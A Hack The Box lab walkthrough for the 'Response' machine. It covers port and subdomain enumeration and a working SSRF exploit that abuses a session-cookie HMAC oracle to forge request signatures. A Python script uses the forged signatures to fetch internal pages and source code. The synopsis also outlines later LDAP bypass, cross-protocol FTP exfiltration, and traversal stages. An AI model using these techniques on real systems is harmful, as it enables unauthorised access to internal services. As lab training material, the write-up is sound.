Response

20th May 2022 / Document No D22.100.173

Prepared By: amra

Machine Author: scryh

Difficulty: Insane

Classification: Official

Synopsis

Response is an Insane Linux machine that simulates an Internet facing server of a company, which provides automated scanning services to their customers. An `SSRF` vulnerability in the public website allows a potential attacker to query websites on the internal network. One of those internal websites is a chat application, which uses the `socket.io` library. Using some advanced SSRF techniques the attacker can access the internal chat application and retrieve the source code. The source code of the internal chat application reveals that the authentication is performed through an `LDAP` server. The attacker can change the `LDAP` server used by the application to one that he controls thus, performing an authentication bypass. Now, the attacker is logged in as the `admin` user on the internal chat application. The employee `bob` is willing to share sensitive information with the `admin` user including the credentials for an internal `FTP` server. The employee, also asks `admin` to send him a link, which he will open in his browser. This allows the attacker to craft and host a malicious Javascript payload, which queries the internal `FTP` server with the provided credentials by leveraging `Cross-Protocol Request Forgery`. Since the `FTP` server uses the `active mode` by default, data can be exfiltrated from the server to the attackers local machine. This data includes credentials for the user `bob`, which now can be used to access the box via `SSH`. Once on the box the attacker can inspect the automated scanning engine of the company, which is basically a `bash` script using `nmap`. This script retrieves the IP address of the servers supposed to be scanned as well as the email address of the corresponding customer via `LDAP`. The scan result is converted to a `PDF` file, which is sent to

the customer's email address. One of the used `nmap` `nse` scripts (`ssl-cert`) is slightly modified introducing a directory traversal vulnerability. This vulnerability can be used to read arbitrary files by creating a malicious `TLS` certificate with a directory traversal payload on the `State or Province Name` field, running an `HTTPS` server using this certificate and adding an `LDAP` entry for this server, so that it is scanned and the payload gets triggered. To receive the results of the scanning process an email address must be placed on the LDAP info for this server while setting up both a `DNS` and an `SMTP` server locally to resolve the DNS requests. With this setup, an attacker can leverage this vulnerability to acquire the `SSH` private key of the user `scryh`. The user `scryh` has access to a recent incident report as well as to all the related files. The report describes an attack where the attacker was able to trick the server `admin` into executing a meterpreter binary. The files attached to the report are a core dump of the running process as well as the related network capture. The attacker is able to combine all the clues to decrypt the meterpreter traffic and retrieve a `zip` archive. The archive contains the `authorized_keys` file of the `root` user as well as a screenshot, which shows the last few lines of the `root` private SSH key. By extracting the `RSA` values `N` and `e` from the `authorized_keys` file and the `q` value from the partial private key, the attacker can re-create the private key of `root` and use it to login as `root` through SSH.

Skills Required

- Enumeration
- Server Side Request Forgery
- DNS knowledge
- LDAP knowledge
- SMTP knowledge
- Cryptography

Skills Learned

- Cross Protocol Request Forgery
- SSRF using HTTP long-polling
- Source Code Review
- Authentication Bypass
- Directory Traversal
- Meterpreter Session Decryption

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.163 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.163
```

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.163 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.163

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.21.6
|_http-title: Did not follow redirect to http://www.response.htb
|_http-server-header: nginx/1.21.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The initial Nmap output reveals two ports open. On port 22 an SSH server is running and on port 80 an Nginx web server. Also, according to the Nmap output, the `Nginx` webserver running on port `80/tcp` redirects to `http://www.response.htb`. Thus, we modify our hosts file accordingly:

```
echo "10.10.11.163 www.response.htb" | sudo tee -a /etc/hosts
```

Nginx - Port 80

Before we visit `http://www.response.htb`, we can use Ffuf to see if we can discover some more subdomains:

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://10.10.11.163 -H 'Host: FUZZ.response.htb' -c -fs 145
```

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://10.10.11.163 -H 'Host: FUZZ.response.htb' -c -fs 145

________________________________________________


 :: Method           : GET
 :: URL              : http://10.10.11.163
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.response.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 145
________________________________________________

www                     [Status: 200, Size: 4617, Words: 1831, Lines: 110, Duration: 71ms]
api                     [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 68ms]
chat                    [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 68ms]
proxy                   [Status: 200, Size: 21, Words: 1, Lines: 2, Duration: 72ms]
:: Progress: [114441/114441] :: Job [1/1] :: 600 req/sec :: Duration: [0:03:11] :: Errors: 0 ::
```

We have discovered three other subdomains: `chat` and `api` (returning `403`) and `proxy` (returning `200`). Let's also add these to our `hosts` file:

```
echo "10.10.11.163 chat.response.htb api.response.htb proxy.response.htb" | sudo tee -a /etc/hosts
```

We start by visiting the subdomain `http://www.response.htb`. The page seems to be owned by a company called `Response Scanning Solutions`, which offers scanning services to their customers:



The content of the webpage seems to be static without any obvious attack surface. Thus we start to look for additional files and folders:

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -u
http://www.response.htb/FUZZ -c
```


```
ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -u http://www.response.htb/FUZZ -c

________________________________________________

 :: Method           : GET
 :: URL              : http://www.response.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

css                     [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 66ms]
img                     [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 65ms]
assets                  [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 64ms]
fonts                   [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 64ms]
status                  [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 64ms]
```

There is an additional folder called `status`. By accessing this folder a status page is displayed:



According to the output of the `status` page, `API` and `Chat` are `running`. These application names match the additional subdomains we have found (`api` and `chat`), which both returned a `403 Forbidden` status code. Also, there seems to be one monitored test server.

By inspecting the source code of the page, we can see that a Javascript called `main.js.php` is included at the bottom. Let's review this script:

```
function get_api_status(handle_data, handle_error) {
    url_proxy = 'http://proxy.response.htb/fetch';
    json_body = {'url':'http://api.response.htb/',
'url_digest':'cab532f75001ed2cc94ada92183d2160319a328e67001a9215956a5dbf10c545',
'method':'GET', 'session':'a4a367db2afceb92cd232cac0d2a45c0',
'session_digest':'c6ecbf5bd96597ecb173300bd32f8d3a4d10a36af98d6bb46bdfafed22a06b92'};
    fetch(url_proxy, {
            method: 'POST',
            headers: {'Content-Type':'application/json'},
            body: JSON.stringify(json_body)
    }).then(data => {
            return data.json();
    })
    .then(json => {
      if (json.status_code === 200) handle_data(JSON.parse(atob(json.body)));
      else handle_error('status_code ' + json.status_code);
    });
}
<SNIP>
```

The displayed method `get_api_status` makes an HTTP `POST` request to `http://proxy.response.htb/fetch`. Within the body of the request we can distinguish some `JSON` data with the following properties:

- url
- url_digest

- method
- session
- session_digest

We can use BurpSuite to verify the request made by the script:

```
POST /fetch HTTP/1.1
Host: proxy.response.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.response.htb/
Content-Type: application/json
Origin: http://www.response.htb
Content-Length: 258
Connection: close

{
  "url":"http://api.response.htb/",
  "url_digest":"cab532f75001ed2cc94ada92183d2160319a328e67001a9215956a5dbf10c545",
  "method":"GET",
  "session":"cccaae50f7ac2cd792d39a7c8d6aa672",
  "session_digest":"6d0e2c5640c545d5991d9a77f9f51a53f7b526e5f92c6aa077067b7743b4e1a6"
}
```

and the response from the server is:

```
HTTP/1.1 200 OK
Server: nginx/1.21.6
Date: Wed, 18 May 2022 12:00:35 GMT
Content-Type: application/json
Content-Length: 382
Connection: close
Access-Control-Allow-Origin: http://www.response.htb

{
  "body":
  "eyJhcGlfdmVyc2lvbiI6IjEuMCIsImVuZHBvaW50cyI6W3siZGVzYyI6ImdldCBhcGkgc3RhdHVzIiwibWV0aG9kIjoiR0VUIiwicm91dGUiOiIvIn0seyJkZXNjIjoiZ2V0IGludGVybmFsIGNoYXQgc3RhdHVzIiwibWV0aG9kIjoiR0VUIiwicm91dGUiOiIvZ2V0X2NoYXRfc3RhdHVzIn0seyJkZXNjIjoiZ2V0IG1vbml0b3JlZCBzZXJ2ZXJzIGxpc3QiLCJtZXRob2QiOiJHRVQiLCJyb3V0ZSI6Ii9nZXRfc2VydmVycyJ9XSwic3RhdHVzIjoicnVubmluZyJ9Cg==",
  "status_code":200
}
```

The server responds with a Base64 data. We can manually try to decode the data:

```
echo eyJhcGlfdm<SNIP> | base64 -d
```

```
echo
eyJhcGlfdmVyc2lvbiI6IjEuMCIsImVuZHBvaW50cyI6W3siZGVzYyI6ImdldCBhcGkgc3RhdHVzIiwibWV0aG9kIjoiR0VUIiwicm91dGUiOiIv
In0seyJkZXNjIjoiZ2V0IGludGVybmFsIGNoYXQgc3RhdHVzIiwibWV0aG9kIjoiR0VUIiwicm91dGUiOiIvZ2V0X2NoYXRfc3RhdHVzIn0seyJk
ZXNjIjoiZ2V0IG1vbml0b3JlZCBzZXJ2ZXJzIGxpc3QiLCJtZXRob2QiOiJHRVQiLCJyb3V0ZSI6Ii9nZXRfc2VydmVycyJ9XSwic3RhdHVzIjoi
cnVubmluZyJ9Cg== | base64 -d


{"api_version":"1.0","endpoints":[{"desc":"get api status","method":"GET","route":"/"},{"desc":"get internal
chat status","method":"GET","route":"/get_chat_status"},{"desc":"get monitored servers
list","method":"GET","route":"/get_servers"}],"status":"running"}
```

This seems to be the response from the `http://api.response.htb/` endpoint, which was provided as the `url` parameter in the request to `http://proxy.response.htb/fetch`.

Based on this observation we can conclude that the `http://proxy.response.htb/fetch` endpoint can be used to proxy requests to other web applications, which we cannot access directly (`api.response.htb` returned `403 Forbidden` when accessed directly).

Foothold

If we are able to change the URL requested by the proxy, we have identified a `Server Side Request Forgery` (`SSRF`) vulnerability. So let's send the response to `proxy.response.htb` to BurpSuite's repeater tab and change the `url` parameter to `http://localhost`:



The proxy server responded with a `400 BAD REQUEST` and an error text `invalid url_digest`. The `url_digest` parameter seems to be an `HMAC` value for the `url` parameter preventing any tampering. In order to change the `url`, we either need to determine the `HMAC` secret or find a way to make the server calculate it for us. We will go for the latter approach.

We notice that the javascript file `main.js.php` seems to be generated dynamically, since it does also contain the `session` parameter:

```
<SNIP>
    json_body = {..., 'session':'a4a367db2afceb92cd232cac0d2a45c0',
'session_digest':'c6ecbf5bd96597ecb173300bd32f8d3a4d10a36af98d6bb46bdfafed22a06b92'};
<SNIP>
```

This parameter is retrieved from the `PHPSESSID` cookie we send in our request. Since there is also an `HMAC` value (`session_digest`), hopefully with the same key as the `url_digest` `HMAC`, for this parameter we can use it to craft the `HMAC` for an arbitrary value by setting the `PHPSESSID` to this value.

Let's test this approach by generating an `HMAC` value for the `http://localhost` URL. In order to do this we send a `GET` request to `http://www.response.htb/status/main.js.php` and set the `PHPSESSID` cookie to `http://localhost`:

```
GET /status/main.js.php HTTP/1.1
Host: www.response.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://www.response.htb/status/
Cookie: PHPSESSID=http://localhost
Cache-Control: max-age=0
```

```
<br />
function get_api_status(handle_data, handle_error) {
url_proxy = 'http://proxy.response.htb/fetch';
json_body = {'url':'http://api.response.htb/',
'url_digest':'cab532f75001ed2cc94ada92183d2160319a328e67001a9215956a5dbf10c545',
'method':'GET', 'session':'http://localhost',
'session_digest':'3af3a95bf767911c1aeb4780558a4fbfca430d9beb865d69c1d0dcee470b396d'};
fetch(url_proxy, {
method: 'POST',
headers: {'Content-Type':'application/json'},
body: JSON.stringify(json_body)
}).then(data => {
return data.json();
})
.then(json => {
if (json.status_code === 200) handle_data(JSON.parse(atob(json.body)));
else handle_error('status_code ' + json.status_code);
});
}
```

Now, we can take the `session_digest` provided by the script and use it as the `url_digest` value on our SSRF request to `proxy.response.htb`:

```
POST /fetch HTTP/1.1
Host: proxy.response.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.response.htb/
Content-Type: application/json
Origin: http://www.response.htb
Content-Length: 250
Connection: close

{
  "url":"http://localhost",
  "url_digest":"3af3a95bf767911c1aeb4780558a4fbfca430d9beb865d69c1d0dcee470b396d",
  "method":"GET",
  "session":"cccaae50f7ac2cd792d39a7c8d6aa672",
  "session_digest":"6d0e2c5640c545d5991d9a77f9f51a53f7b526e5f92c6aa077067b7743b4e1a6"
}
```

```
HTTP/1.1 400 BAD REQUEST
Server: nginx/1.21.6
Date: Wed, 18 May 2022 12:27:55 GMT
Content-Type: application/json
Content-Length: 257
Connection: close
Access-Control-Allow-Origin: http://www.response.htb

{
  "error":
  "HTTPConnectionPool(host='localhost', port=80): Max retries exceeded with url: / (Caus
  ed by NewConnectionError('<urllib3.connection.HTTPConnection object at 0x7fccdab5d4b0>
  : Failed to establish a new connection: [Errno 111] Connection refused'))"
}
```

This time, a different error message was presented to us indicating that the request was made, but there is no service listening on port 80 on localhost.

At this point we can write a script, which automates the process of retrieving the `HMAC` value for a given URL via `http://www.response.htb/status/main.js.php` using the `PHPSESSID` value and then requesting this URL via `http://proxy.response.htb/fetch`:

```
import requests
import re

def get_digest(url):
  c = {'PHPSESSID': url}
  r = requests.get('http://www.response.htb/status/main.js.php', cookies=c)
  x = re.search('\'session_digest\':\'([0-9a-f]+)\'};', r.text)
  if (not x): return None
```

```
  return x.group(1)

def request_url(url):
  url_digest = get_digest(url)
  j = {'url':url, 'url_digest':url_digest, 'method':'GET',
'session':'a4a367db2afceb92cd232cac0d2a45c0',
'session_digest':'c6ecbf5bd96597ecb173300bd32f8d3a4d10a36af98d6bb46bdfafed22a06b92'}
  r = requests.post('http://proxy.response.htb/fetch', json=j)
  print(r.text)

request_url('http://chat.response.htb')
```

Executing the script we have the following output:

```
python3 proxy.py

{"body":"PCFET0NUWVBFIGh0<SNIP>","status_code":200}
```

Obviously the request was successful and it returned Base64 encoded data. We adjust our Python script to automatically decode the `body` parameter of the returned JSON data:

```
import requests
import re
from base64 import b64decode

def get_digest(url):
  c = {'PHPSESSID': url}
  r = requests.get('http://www.response.htb/status/main.js.php', cookies=c)
  x = re.search('\'session_digest\':\'([0-9a-f]+)\'};', r.text)
  if (not x): return None
  return x.group(1)

def request_url(url):
  url_digest = get_digest(url)
  j = {'url':url, 'url_digest':url_digest, 'method':'GET',
'session':'a4a367db2afceb92cd232cac0d2a45c0',
'session_digest':'c6ecbf5bd96597ecb173300bd32f8d3a4d10a36af98d6bb46bdfafed22a06b92'}
  r = requests.post('http://proxy.response.htb/fetch', json=j)
  if ('body' in r.json()):
    print(b64decode(r.json()['body']).decode())
  else:
    print(r.text)

request_url('http://chat.response.htb')
```

```
python3 proxy.py

<SNIP><strong>We're sorry but this application doesn't work properly without
JavaScript enabled. Please enable it to continue.</strong></noscript><div
id="app"></div><div id="div_download" style="position:absolute;bottom:10px;
right:10px;"><a href="files/chat_source.zip" style="text-decoration:none;
color:#cccccc;">download source code</a><SNIP>
```

This time, we have the HTML code of `chat.response.htb`. Interestingly, the chat application seems to require Javascript to work and there is a download link to download the source code of the application (`files/chat_source.zip`).

Again, we can modify our python script to download the source code locally in order to review it:

```
import requests
import re
from base64 import b64decode

def get_digest(url):
  c = {'PHPSESSID': url}
  r = requests.get('http://www.response.htb/status/main.js.php', cookies=c)
  x = re.search('\'session_digest\':\'([0-9a-f]+)\'};', r.text)
  if (not x): return None
  return x.group(1)

def request_url(url):
  url_digest = get_digest(url)
  j = {'url':url, 'url_digest':url_digest, 'method':'GET',
'session':'a4a367db2afceb92cd232cac0d2a45c0',
'session_digest':'c6ecbf5bd96597ecb173300bd32f8d3a4d10a36af98d6bb46bdfafed22a06b92'}
  r = requests.post('http://proxy.response.htb/fetch', json=j)
  f = open('chat_source.zip', 'wb')
  f.write(b64decode(r.json()['body']))
  f.close()

request_url('http://chat.response.htb/files/chat_source.zip')
```

```
python3 download.py
file chat_source.zip

chat_source.zip: Zip archive data, at least v2.0 to extract, compression
method=deflate
```

Internal Chat Application

We create a new directory and unzip the contents of the archive to this directory:

```
mkdir chat
unzip chat_source.zip -d chat

Archive:  chat_source.zip
  inflating: chat/babel.config.js
  inflating: chat/package.json
  inflating: chat/package-lock.json
   creating: chat/public/
  inflating: chat/public/index.html
  inflating: chat/public/favicon.ico
   creating: chat/public/fonts/
  <SNIP>
```

Let's start our review process by reading the contents of `README.md` file to see if it provides any useful information:

```
cat README.md

# Response Scanning Solutions - Internal Chat Application

This repository contains the Response Scanning Solutions internal chat
application.

The application is based on the following article: https://socket.io/get-
started/private-messaging-part-1/.

## How to deploy

Make sure `redis` server is running and configured in `server/index.js`.

Adjust `socket.io` URL in `src/socket.js`.

Install and build the frontend:

```bash
$ npm install
$ npm run build
```

Install and run the server:

```bash
$ cd server
$ npm install
$ npm start
```
```

It seems like the application is based on this article.

By comparing the source code of the tutorial with the downloaded source code from `chat.response.htb` we can identify a few adjustments made. The most important change is the introduction of an authentication mechanism. To make the analysis a little bit more easy, we combine the static analysis of the source code with a dynamic approach by running the chat application on our own machine.

In order to do this we run `npm install` and `npm run build` in the folder where we extracted the zip archive (`chat`) to create the client-side production build:

```
npm install
<SNIP>
npm run build

<SNIP>
DONE  Build complete. The dist directory is ready to be deployed.
INFO  Check out deployment instructions at https://cli.vuejs.org/guide/deployment.html
```

> Note: If `npm run build` fails it is probably due to missing modules that should be installed through `npm install` like so:
>
> ```
> npm install caniuse-lite
> npm install electron-to-chromium
> npm install @ampproject/remapping
> ```

Now, we want to install all the server-side modules also.

First, we navigate to the server directory and then we run `npm install` one more time.

```
cd ./server
npm install

<SNIP>
added 106 packages, and audited 107 packages in 2s
```

Finally, we can use `npm start` to run the server:

```
npm start

> server@1.0.0 start
> node cluster.js

Master 6536 is running
server listening at http://localhost:3000
Worker 6545 started
Worker 6543 started
Worker 6546 started
Worker 6544 started
node:events:504
      throw er; // Unhandled 'error' event
      ^

Error: getaddrinfo ENOTFOUND redis
<SNIP>
/task_queues:83:21) {
  errno: -3008,
  code: 'ENOTFOUND',
  syscall: 'getaddrinfo',
  hostname: 'redis'
}
node:events:504
      throw er; // Unhandled 'error' event
```

Upon attempting to start the server an error is returned. It seems that the server can't contact the Redis server, which makes sense since we have not set up Redis on our local machine. The quickest way to set up a Redis server is to use Docker:

```
sudo docker run --name my-redis -p 6379:6379 -d redis
```

Also, we have to adjust the source code in `server/index.js` and change the hostname of the redis server from `redis` to `localhost`:

```
<SNIP>
const redisClient = new Redis(6379, "localhost");
<SNIP>
```

